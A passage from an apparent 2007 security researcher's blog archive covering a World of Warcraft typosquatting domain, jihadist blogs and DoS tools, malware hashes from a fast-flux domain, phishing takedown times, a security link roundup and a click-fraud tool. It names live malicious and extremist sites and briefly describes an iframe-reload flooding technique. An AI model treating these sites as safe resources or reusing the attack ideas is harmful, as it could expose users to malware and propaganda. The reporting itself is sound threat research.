
1.

http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/07/26/Ice_2800_Pack_2900_-for-the-summer.aspx

2. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

3. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

4. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

5.

<http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/05/08/Zunker.aspx>

6. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
7. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
8. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
9. <http://www.tatugirls.com.br/>
10. <http://www.linkinparkbr.com/>
11. <http://www.google.com/interstitial?url=http://www.linkinparkbr.com/>
12. <http://www.finjan.com/MCRCblog.aspx?EntryId=1601>

334



World of Warcraft Domain Scam (2007-07-30 13:04)

[1]World of Warcraft playing species, beware! Can you find the differences? Depending on the font type, font size and email client, an euphoric gamer can easily fall victim into this, and she will, since the domain is currently redirecting to [2]Blizzard's real WoW site in Europe. As you can see in the attached screenshot, this domain registered a week

ago aims to trick you, and your email client font preferences, into thinking VV equals W, and that vvovv-europe.com

is indeed wow-europe.com.

vvovv-europe.com

69.147.83.157

Creation Date..... 2007-07-25

Expiry Date..... 2008-07-25

Some [3]developments on the cybersquatting front :

" The Coalition Against Domain Name Abuse (CADNA) is announcing the launch of its national campaign against

Internet fraud. A non-profit organization based in Washington D.C., CADNA is leading the way in confronting cybersquatting – the fraudulent abuse of domain name registration that threatens the future viability of Internet commerce.

Although the Anti-Cybersquatting Consumer Protection Act (ACPA) was introduced in 1999, cybersquatting remains

an underestimated threat. The number of .com domain names alone has doubled since 2003, and the number of

cybersquatting disputes being filed with the World Intellectual Property Organization (WIPO) is on the rise – up 25 %

in 2006 from 2005. According to a recent independent report, cybersquatting increased by 248 % in the past year. "

So far, this remains the most creative [4]typosquatting "scam to come" I've seen in a while.

1. http://en.wikipedia.org/wiki/World_of_Warcraft
2. <http://www.wow-europe.com/en/index.xml>
3. <http://complianceandprivacy.com/News-CADNA-campaign.html>

4. <http://en.wikipedia.org/wiki/Typosquatting>

335



GIMF Switching Blogs (2007-07-31 12:10)

The [1]Global Islamic Media Front like pretty much all other cyber jihadist supporters, and jihadist media agencies,

seem to have fallen in love with Wordpress. Exactly one month since I posted [2]a list of terrorism supporting or glorifying blogs, both [3]GIMF's English and [4]German version blogs were shut down. Strike one for the good guys. But did they really dissapear from the cyber jihadist blogosphere? Not at all. The Global Islamic Media Front simply switched propaganda to [5]this blog. Among GIMF's most notable IT releases are the [6]Mujahideen Secrets Encryption Tool,

and the [7]quarterly released [8]Technical Mujahid E-zine.

1.

http://www.globalsecurity.org/security/profiles/global_islamic_media_front.htm

2. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>

3. <http://gimf.wordpress.com/>

4. <http://gimf1.wordpress.com/>

5. <http://albattarmedia.wordpress.com/>

6. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

7. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>

8. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>

336



Feeding Packed Malware Binaries (2007-07-31 14:11)

Remember the avvcc.com domain which I mentioned in a previous example of [1]a fast-flux network using the

WebAttacker kit two months ago? It's still up and running this time hosting online gaming accounts password stealer,

and the binary is packed using five [2]different packers in exactly the same fashion like the binary obtained two

weeks ago. The domain itself is a great example of [3]a fast-flux network, a term coined by the HoneyNet Project to

showcase the growing complexity and evasive techniques introduced by the malicious ecosystem, on their road to

invisibly control, evaluate and manage their malicious campaigns online.

Packed binary obtained two weeks ago :

File size: 205917 bytes

MD5: ef11bed4a5f4d61ad771204d1ec6ac25

SHA1: 6c35869de5ef20b949b3d9f53e111f26f4631569

packers: PECompact, NsPack

packers: PECOMPACT, BINARYRES, NSPACK

packers: ZIP, PecBundle, PECompact

Packed binary as of today :

File size: 76800 bytes

MD5: 17d12aecb7aba82ecc38dd6d2dd3e3b3

SHA1: 439947056d1005ec8738ed19e84bbba043556a2f

packers: PECOMPACT, BINARYRES

337

packers: PecBundle, PECompact

Both binaries have a relatively high detection rate, but that's not the point. The point is [4]the ongoing trend

of malware embedded web sites, which in combination with a fast-flux network prompts the need for [5]re-

evaluating your security policies and preemptive security strategy.

Fast-flux networks graph courtesy of the [6]Honeynet Project & Research Alliance.

1. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

2. <http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html>

3. <http://www.honeynet.org/papers/ff/fast-flux.html>

4. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

5. <http://www.packetstormsecurity.org/papers/general/security-policy.pdf>

6. <http://www.honeynet.org/>

338



Average Online Time for Phishing Sites (2007-07-31 21:28)

Some vendors specialize in [1]clustering phishing attacks to better understand the phishing ecosystem and reveal

all of its nodes. Others too, armed with opportunistic business development strategies are [2]developing a market

segment to provide their customers with services for [3]timely shutting down a phishing or malicious web site.

Symantec recently released informative [4]averages on the time a phishing site remains online, confirming the need

for a such a market segment and prompting the discussion on alternative solutions :

" Our analysis shows how ISPs in some countries are relatively slower than others to shut down attacks. For example, Taiwan's average shutdown time has been only 19 hours on 92 attacks, while in Australia the average for 98

attacks has been almost one week for a single shutdown. Other countries slow to respond include the USA and India.

Countries identified as responding quickly include Germany, Netherlands, Japan, Estonia, Poland and Russia. "

Moreover, [5]May's report from the Anti-Phishing Working Group has an ever better sample consisting of 37438

unique phishing sites, where the average time online for a phishing site was 3.8 days, and the longest time online

was 30 days. Why are certain ISPs slower in shutting down phishing sites compared to the others? What motivates

the best performing ones to react immediately? It's all a matter of perspective. Let's consider the facts :

- DIY phishing kits such as Rock Phish significantly increased the number of phishing sites, but sacrificed effi-

ciency for quality. Rock Phish's major strength is Rock Phish's major weakness, namely that of centralization, so the phisher ends up with [6]a single IP hosting phishing sites for numerous banks. In fact, according to [7]IBM's X-Force, single domains were carrying an average of 1000 phishing sites

- Phishing sites hosted at home users PCs are harder to shut down compared to those hosted on a web server

339

- Russia is responding faster than the U.S because according to the APWG's Countries hosting phishing sites stats, Russia's percentage is 7.41 % compared to the U.S 32.41 %. We have the same situation with countries hosting

trojans and downloaders where Russia accounts for 6 % compared to China with 22 %. It does not mean Russia is out

of the game, not at all, but the way you may have a Russian phishing/malware campaign hosted in the U.S, you may

also have a U.S phishing/malware campaign hosted in Russia

- The lack of incentives for ISPs to be in a hurry and the lack of accountability for them if they are not in a

hurry. Perhaps if the vendors developing the market segment for shutting down phishing sites start sharing revenues

in a win-win-win fashion, it would make a difference if no legislations are in place

- [8]XSS vulnerabilities within E-banking sites often act as redirectors, so while you're shutting down the yet

another .info domain, the XSS is still there waiting to get abused

- In a [9]fast-flux empowered [10]malicious economies of scale attacks, any stats should be considered at least

partly "scratching the surface" only due to the fact that, while the redirector may be in the U.S, the second one with the phishing site may be in Russia, and the third one hosting the malware in Taiwan. And so, while you've shut

down the most obvious nodes, the campaign remains in tact, and gets automatically re-mixed to achieve malicious

diversity using the same domain names, but under different and dynamic IPs next time

What would be the most effective approach for the most targeted financial services to protect their customers from

phishing attacks? Hire brandjacking monitoring services to shut down efficiently and persistently, the generated

phishing sites with DIY phishing kits, educate E-banking customers, or do both? Assess their unique situation and

balance while considering that [11]some folks still don't know what phishing really is. Now, try explaining to them what form input grabbing malware tools such as [12]the Nuclear Grabber are.

Related posts:

[13]A Client Application for Secure E-banking?

[14]The Rock Phish Kit in action

[15]The Brandjacking Index

[16]Security threats to consider when doing E-banking

[17]Banking Trojan Defeating Virtual Keyboards

[18]Defeating Virtual Keyboards

1. <http://ddanchev.blogspot.com/2007/01/clustering-phishing-attacks.html>

2. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>

3. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>

4. http://www.symantec.com/enterprise/security_response/weblog/2007/07/online_fraud_in_italy_analysis_1.html

5. http://www.antiphishing.org/reports/apwg_report_may_2007.pdf
6. <http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html>
7. <http://blogs.iss.net/archive/PhishingIncreases.html>
8. <http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html>
9. <http://ddanchev.blogspot.com/2007/07/feeding-packed-malware-binaries.html>
10. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
11. <http://www.webuser.co.uk/news/news.php?id=125110>
12. <http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html>
13. <http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html>
14. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
15. <http://ddanchev.blogspot.com/2007/05/brandjacking-index.html>
16. <http://ddanchev.blogspot.com/2006/01/security-threats-to-consider-when.html>

17. <http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html>

18. <http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html>

341

1.8

August

342



GIMF Now Permanently Shut Down (2007-08-03 13:29)

That was fast, and we could easily start talking about the average time it took to shut down [1]cyber jihadist com-

munities like these. On Tuesday after I pointed out that it took a month [2]to shut down GIMFs English and German

version blogs, and how they've switched to a third one, [3]it's now down too, for less than 48 hours. Limiting cyber jihadists opportunities to operate and develop online communities is directly undermining their supporters' confidence

in GIMF's ability to remain online. And despite that the blogs have been around for quite a while taking advantage

of an effective one-to-many communication model, they're now finally down. Intact, however, still remain [4]Jihad

Fields are Calling! with their eye catching [5]Jihadist Wallpapers Gallery, and the [6]Caravan of Martyrs with another

[7]Jihadist Gallery worth checking out, especially the comments within.

1. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
2. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
3. <http://albattarmedia.wordpress.com/>
4. <http://mujahidfisabeelillah.wordpress.com/>
5. <http://mujahidfisabeelillah.wordpress.com/jihad-wallpapers/>
6. <http://caravanofmartyrs.wordpress.com/>
7. <http://caravanofmartyrs.wordpress.com/gallery/>

343



Delicious Information Warfare, Friday, 3rd (2007-08-03 14:48)

It's time for this week's research papers, tools and services worth going through. Catch up with [1]last week's content, stay informed, and keep in mind that the most prolific threat of them all is the lack of a decent situational awareness.

Papers and Publications :

[2]Presentations and White Papers from Black Hat 2007

" The entire collection of presentations and white papers per researcher from this year's Black Hat Con. "

[3]Netcat for the Masses

" Having had numerous people recently ask me about the various uses for Netcat I decided to put together a document showing a few handy uses for good ol' Netcat. Netcat has been described as telnet on steroids or a Swiss army knife, both excellent descriptions for this versatile little tool. "

[4]Spam Report May 2007

" In May, spam accounted for 70 % - 80 % of all email traffic on the Russian Internet. No major fluctuations were observed. Spam reached a high of 86 % of all email traffic on May 28th, and hit a low of 65.4 % on May 21. "

[5]How To Harden PHP5 With Suhosin On Fedora 7

" Suhosin is an advanced protection system for PHP installations that was designed to protect servers and users from known and unknown flaws in PHP applications and the PHP core. Suhosin comes in two independent parts, that can be used separately or in combination. The first part is a small patch against the PHP core, that implements a few low-level protections against bufferoverflows or format string vulnerabilities and the second part is a powerful PHP extension that implements all the other protections. "

[6]Microsoft UK Events Website Hacked

" A detailed analysis how the website was hacked and how it could have been avoided. "

[7]Implementing Effective Vulnerability Remediation Strategies Within the Web Application Development Lifecycle

" Once you've completed a security assessment as a part of your web application development, it's time to go down the path of remediating all of the security problems you uncovered. At this point, your developers, quality assurance testers, auditors, and your security managers should all be collaborating closely to incorporate security into the current processes of your software development lifecycle in order to eliminate application vulnerabilities. "

[8]Defend Your Code with Top Ten Security Tips Every Developer Must Know

" There are many ways to get into trouble when it comes to security. You can trust all code that runs on your network, give any user access to important files, and never bother to check that code on your machine has not changed. You 344

can run without virus protection software, not build security into your own code, and give too many privileges to too many accounts. You can even use a number of built-in functions carelessly enough to allow break-ins, and you can

leave server ports open and unmonitored. Obviously, the list continues to grow. "

[9]Security Testing Enterprise Messaging Systems

" This paper discusses potential security weaknesses that may be present in messaging systems either as a result of software flaws, application design or the misconfigurations of services. It focuses on TIBCO Rendezvous, as an example

of a commonly used enterprise messaging system. Recommendations are then presented which mitigate these security issues. "

[10]How to Cheat at Configuring Open Source Security Tools
- book excerpt

" The perfect book and companion Web site for multi-tasked security professionals and IT managers responsible for securing corporate networks using the 10 most popular tools including: Snort, Nessus, Wireshark, Nmap, and Kismet on Windows, Linux, or Mac OS X. "

[11]Controlling Website Account Information

" When creating a website that requires authentication, the designer must keep in mind that passwords should be stored in an encrypted format. There must also be a password policy set before launching the site; this could include the password requirements as well as how the website and webmaster should control user passwords. The last

decision to be made is how access will be granted to the users; this includes how they will provide credentials, how their credentials will be authenticated, and how to track the user's authentication from one page to another. "

[12]Security Data Visualization - book excerpt

" In Security Data Visualization, the author creates graphical windows into the world of computer security data, revealing fascinating and useful insights into networking, cryptography, and file structures. After learning how to graph and display their data correctly, readers will be able to understand complex data sets at a glance. "

[13]US-CERT Quarterly Trends and Analysis Report, Vol. 2, Issue 2

" This report summarizes and provides analysis of incident reports submitted to US-CERT during the U.S. Government fiscal year, 2007 second quarter (FY07 Q2). "

Security Tools :

[14]BotHunter

" BotHunter is a passive traffic monitoring system, which ties together the dialog trail of inbound intrusion alarms with those outbound communication patterns that are highly indicative of successful local host infection. When a

sequence of in and outbound dialog warnings are found to match BotHunter's infection dialog model, a consolidated report is produced to capture all of the relevant events and event sources that played a role during the infection process. "

[15]PDFAssassin

" PDFAssassin is a module for SpamAssassin that allows for the scanning of PDF files in email message attachments.

Email bodies are scanned upon connection and checked for PDF attachments. Text is extracted from the PDF via

pdftotext and scanned by SpamAssassin. Should the PDF contain images, the gocr program is called to extract the text content. "

[16]Advanced CheckSum Verifier (ACSV) v1.5.0

" The [17] Advanced CheckSum Verifier is an handy and fast windows utility for verifying integrity of files by using the

[18] CRC32 or [19] MD5 checksum calculation algorithms for Windows users. It will allow you to verify the accuracy of your data after you burn a CD or transfer a files over a network. Adding an little checksum file to your data files will
345

allow in further easily to verify their integrity at any time. "

[20]Blue Pill Project

" The New Blue Pill is significantly different from the original Blue Pill, not only because of the various features that it implements, but also because of the different architecture it was based on (HVM-like approach, similar to that used by XEN 3). "

[21]PyFault - Python Based Fault Injection in Win32 Based Application

" PyFault is a python library aimed at fault injection scenarios in Win32 based applications. Currently it only implements a DLL injection and ejection mechanism, but we aim to add more functionality to it, and of course all requests are welcome. "

[22]Astaro Security Linux 6.311

" Astaro Security Linux is an all-in-one network security gateway that includes a firewall, intrusion protection, virus protection, spam protection, URL filtering, and a VPN gateway. Features include stateful packet inspection, deep packet filtering, intrusion detection and prevention, portscan detection, content filtering, virus detection for email and

Web traffic, profile handling, IPSec, SSL, and PPTP VPN tunneling, spam blocking, proxies for HTTP, FTP, POP3, SMTP, DNS, VoIP, SOCKS, and Ident, logging, and reporting. "

[23]EasyIDS v0.2

" EasyIDS is an easy-to-install intrusion detection system based upon Snort. EasyIDS is designed for the network security beginner. EasyIDS includes CentOS Linux, Snort, MySQL, BASE, ntop, oinkmaster, and more. "

[24]Trace Explorer

" Trace Explorer aggregates traceroutes to many popular websites and makes them searchable, allowing you to discover which web sites are hosted near each other, at a particular ISP, or behind a specific router. "

[25]SAGATOR

" SAGATOR is an email antivirus/antispam gateway. It is an interface to any smtpd, which runs an antivirus and/ or spam checker. Its modular architecture can use any combination of antivirus/spam checker according to configuration.

It currently supports clamav, nod32d, AVG, sophos, TrendMicro AV, Symantec AV, spamassassin, bogofilter, and quickspamfilter. "

[26]Firefox: 10 tips to bolster your privacy

" In this hack, we're going to highlight 10 tips to bolster your privacy when surfing the Internet with Firefox. You can use any of these tips to add an extra layer of privacy to your browsing at work, on public computers or just on a shared computer at home. "

[27]Binary Tools

" reverse: takes the input file, reverses it (first byte becomes last byte, ...) and writes it to a new file. middle: extracts a sequence of bytes from the input file and writes it to a new file. "

[28]IM-Filter

" IM-Filter is a daemon that runs on a firewall and filters ICQ traffic. The daemon can identify file transfers, handle UIN and word blacklists, manage a list with currently logged in users. and log messages sent via the ICQ protocol. "

[29]Jesse's JavaScript compiler/decompiler fuzzer

" This fuzzer constructs random strings with JavaScript statements and expressions (sometimes with syntax errors), and asks the JavaScript engine to treat them as functions. "

346

[30]50+ Firefox Add-ons For Security and Privacy

" While these issues are best fixed with a soon-to-be-released patch, we were inspired to look at the wider issue of keeping your Firefox browser secure. We present a plethora of security extensions for Firefox, followed by those that will keep your private data....private. "*

[31]The Crypto CD

" CryptoCD is a collection of software that provides secure communication through the Internet. The programs cover tasks like email encryption, secure chat, and anonymous Web browsing. "

[32]GMER

" GMER is an application that detects and removes [33] rootkits. "

[34]RenaissanceCore 0.9.0

" The RenaissanceCore IDS consists of four components: a stateful IDS sensor, a graphical user interface, a database backend, and a two-way interface between the IDS sensors and the database. Each component can run on a separate host. "

Sevices & Misc :

[35]The Pwnie Awards

" An annual award ceremony celebrating (or making fun of) the achivements and failures of security researchers and the wider security community. "

[36]USB patch released. HALLELUJAH!

" The patch was written for and, therefore, tested on Apple TV software version 1.0. If you have 1.1, the patch might not work. Please let us know if you can get the patch to work on 1.1. "

[37]Wordpress ZeroDay Vulnerability Roundhouse Kick and why I nearly wrote the first Blog Worm (updated)

" Much time has passed since I wrote the last [38] Full DisclosurePublication on this Blog, it was about the [39] security vulnerability in Akismet, a Wordpress antispam plugin. This time you will witness something which impacts huge

parts of the Blogosphere, I will tell you my story. "

[40]The Story of DEFCON - Video


" Jeff Moss, the founder of DEFCON and Black Hat, tells the history of the largest hacker conference and how it all got started. Find out more about the early days of the hacking scene when dial-up was considered fast, how the

security space changed around the conference as years went by, and discover some bizarre things that take place at the event. "

1. <http://ddanchev.blogspot.com/2007/07/delicious-information-warfare-saturday.html>
2. <http://164.106.251.250/docs/netsec/bh2007/>
3. http://www.infosecwriters.com/text_resources/pdf/Netcat_for_the_Masses_DDebeer.pdf
4. <http://www.viruslist.com/en/analysis?pubid=204791953>
5. http://www.howtoforge.com/php_suhosin_fedora7
6. <http://www.windowsecurity.com/articles/Microsoft-UK-Events-Website-Hacked.html>
7. http://www.infosecwriters.com/text_resources/pdf/Effective_Web_App_Vuln_Remediation_Article2_CSima.pdf
8. <http://msdn.microsoft.com//msdnmag/issues/02/09/securitytips/default.aspx>
9. http://packetstormsecurity.org/papers/evaluation/Security_Testing_Enterprise_Messaging_Systems.pdf

10. http://www.syngress.com/book_catalog/sample_1597491705.pdf
 11. http://www.infosecwriters.com/text_resources/pdf/Controlling_Website_Account_Information_AColson.pdf
 12. http://nostarch.com/download/securityviz_ch05.pdf
- 347
13. http://www.us-cert.gov/press_room/trendsandanalysisQ207.pdf
 14. <http://www.cyber-ta.org/BotHunter/>
 15. <http://blog.atmail.com/?p=61>
 16. <http://www.irisnet.net/soft/acsv/>
 17. <http://www.irisnet.net/files/acsvi.exe>
 18. <http://www.irisnet.net/gloss/crc32.shtml>
 19. <http://www.irisnet.net/gloss/md5-digest.shtml>
 20. <http://www.bluepillproject.org/>
 21. <http://vдалabs.com/tools/pyfault.html>
 22. <http://www.astaro.com/>
 23. <http://www.skynet-solutions.net/easyids/>
 24. <http://www.linuxhaxor.net/2007/08/03/trace-explorer/>
 25. <http://www.salstar.sk/sagator/>

26. <http://www.security-hacks.com/2007/06/08/firefox-10-tips-to-bolster-your-privacy>
27. <http://didierstevens.wordpress.com/programs/binary-tools/>
28. <http://im-filter.sourceforge.net/>
29. https://bugzilla.mozilla.org/show_bug.cgi?id=jsfunfuzz
30. <http://mashable.com/2007/07/25/firefox-security/>
31. <http://cryptocd.org/>
32. <http://www.gmer.net/index.php>
33. <http://en.wikipedia.org/wiki/Rootkit>
34. <http://sourceforge.net/projects/renaissancecore/>
35. <http://pwnie-awards.org/>
36. <http://www.appletvhacks.net/2007/07/28/usb-patch-released-hallelujah/>
37. http://mybeni.rootzilla.de/mybeNi/2007/wordpress_zeroday_vulnerability_roundhouse_kick_and_why_i_nearly_wrote_the_first_blog_worm/
38. <http://mybeni.rootzilla.de/mybeNi/category/disclosure/>
39. http://mybeni.rootzilla.de/mybeNi/2007/wordpress_akismet_xss_security_flaw_beware_of_the_dog/
40. <http://www.youtube.com/watch?v=lg6bQMTjHCE>



A Commercial Click Fraud Tool (2007-08-08 16:35)

India's secret [1]army of "ad clickers" employed on a revenue sharing basis is an already well known threat to the future online advertising, especially with its cost-effective model of [2]outsourcing click fraud to human clickers, and while the public's attention is always orbiting around [3]the use of botnets to commit click fraud, in the very same

way we have [4]malware pretending to be a RAT, and [5]spamming tools pretending to be email verification ones,

we also have commercially available web clickers, while they're in fact click fraud tools. Click, click, click, or click once only to have a web clicker automatically aggregate and verify working proxies in between launching multiple threads

against a web site presumably owned by the clicker? And no botnet needed? A commercial click fraud tool called,


well, [6]the Web Clicker :

" uses public proxies to load and click those banners. Advertisement systems will recognize every proxy as a single unique user clicking on the banner. Server administrators have to get aware of this heavy security hole, as customers may use this program to earn hundreds of dollar a month! You as a server administrator and software developer

have the opportunity now to test your own servers to improve protection and to detect possible cheating schemes. If you need additional information, check the links below or try WebClicker right now! You can take a look at some

[7] *WebClicker screenshots* first if you like. "

In previous posts "[8]Latest Report on Click Fraud", and "[9]AdSense Click Fraud Rates", I pointed out that click 349



fraud has become so evident that :

" Third party companies emerged and started filling the niche by coming up with click fraud analytics software so that Google's major customers, even the small to mid-size business could take advantage of an automated way to analyze click anomalies. "

And while Google are publicly admitting that click fraud is a fact and commissioning [10]third-party analysis of their actions to detect and prevent it, such commercially available tools require no botnets, but a minor investment in

proxy servers providing service, and the software itself. Finally, India's army of "ad-clickers" will achieve fraudulent

economies of scale if empowered with such tools. Some issues to keep in mind :

350



- The tool can be used as a click fraud assessment one, so that ad networks can verify their susceptibility to such

applications, or webmasters the detection rate of their [11]click fraud analyzing solution. The main concern is that

the tool is sold on a volume basis, so malicious parties can easily obtain it in between the ones they're already using

- Each and every security vendor has a huge database of malware infected, spam and phishing emails sending IPs,

and while they're already figuring out ways to commercialize these databases, an ad network could greatly benefit by

integrating such data within their system and thinking twice before counting a click from these hosts

- The more the advertiser is aware of the click fraud problem, the more would her requirements and expectations

become. If advertising networks based on a CPC model don't build better awareness on their mitigation practices,

the entire CPC ad model is at stake

Here are some tips on [12]DIY click fraud prevention, [13]Yahoo's and Google's comments on the latest report released by Click Forensics, [14]a report on Combating Click Fraud with interesting perspectives on the possible tactics,

and a very in-depth analysis of [15]advertising models and how fraudulent publishers benefit from them.

Overall click fraud rate per quarter courtesy of the [16]Click Fraud Network.

1. <http://timesofindia.indiatimes.com/articleshow/msid-654822,curpg-1.cms>
2. <http://www.indiana.edu/%7Ephishing/papers/gandhim.pdf>
3. <http://www.informationweek.com/news/showArticle.jhtml?articleID=201002161>
4. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>
5. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>
6. <http://www.headstrong.de/software-webclicker.shtml>
7. <http://www.headstrong.de/software-webclicker-sh.shtml>
8. <http://ddanchev.blogspot.com/2006/07/latest-report-on-click-fraud.html>
9. <http://ddanchev.blogspot.com/2007/03/adsense-click-fraud-rates.html>
10. http://googleblog.blogspot.com/pdf/Tuzhilin_Report.pdf
11. <http://www.clickforensics.com/products/clickforensics/reports.htm>
12. <http://searchengineland.com/070807-075707.php>

13.

http://www.forbes.com/technology/2007/07/22/clickfraud-google-yahoo-tech-cx_pco_0720paidcontent.html

14. <http://www.researchandmarkets.com/reports/c63978>

351

15.

http://www.cs.ucsb.edu/research/tech_reports/reports/2006-06.pdf

16.

<http://clickfraudnetwork.com/content/ClickFraudIndex.aspx>

352



A Cyber Jihadist DoS Tool (2007-08-08 21:25)

I've seen [1]mail bombers courtesy of chinese hacktivists released during the [2]China/U.S cyber skirmish, [3]en-

ryption tools released by cyber jihadists, and now we have a fully working multi-thread HTTP GET flooder for

attacking "infidel" sites as the authors put it. The tool itself and the tutorial pointing to ping flooders circa 1999

aren't disturbing. What's disturbing is the time when cyber jihadists stop re-inventing the wheel to achieve a better branding effect, and start [4]outsourcing their DDoS needs to groups who are vulnerable to a single weakness only -

lack of ethics and the financial proposition they'll get. The numbers within the screenshot are part of a descriptive tutorial on how to use the tool, which is a part of the cyber

jihadists' al-jinan.org DDoS initiative, so basically once cyber jihadists download E-jihad, the tool periodically "phones home" to obtain IPs of sites to be attacked and included in the DoS tool. [5]Here's more info :

" The "Electronic Jihad Program" is part of the long-term vision jihadi Web site Al-jinan.org has to use 353



the Internet as a weapon, something that affects any organization that relies on the Web. Electronic Jihad allows users to target specific IP addresses for attack in order to take any servers running at those IP addresses offline. The application even includes a Windows-like interface that lets users choose from a list of target Web sites provided via the Al-jinan site, select an attack speed (weak, medium, or strong), and the click on the "attack" button. "

Moreover, despite that the al-jinan.org's "Electronic Jihadists Against Infidel Sites" campaign is shut down, the initiative is constatly switching locations, and is currently active at another domain. Compared to aj-jinan.org's

E-jihad app that was distributing the IPs to be attacked, this campaign only recomments the use of a ping flooder.

You can also amuse yourself wih this [6]attack technique. The idea is to open 5 IFRAMEs, and reload them every 5

seconds, the site under "iframe attack" is islam-in-focus.com. Aspirational initiative, with thankfully lame execution.

1. <http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html>

2. http://www.cmc.gov.my/what_we_do/ins/IndustryTalk/Present

[ation1.pdf](#)

3. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

4. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>

5. <http://www.informationweek.com/shared/printableArticle.jhtml?articleID=200001943>

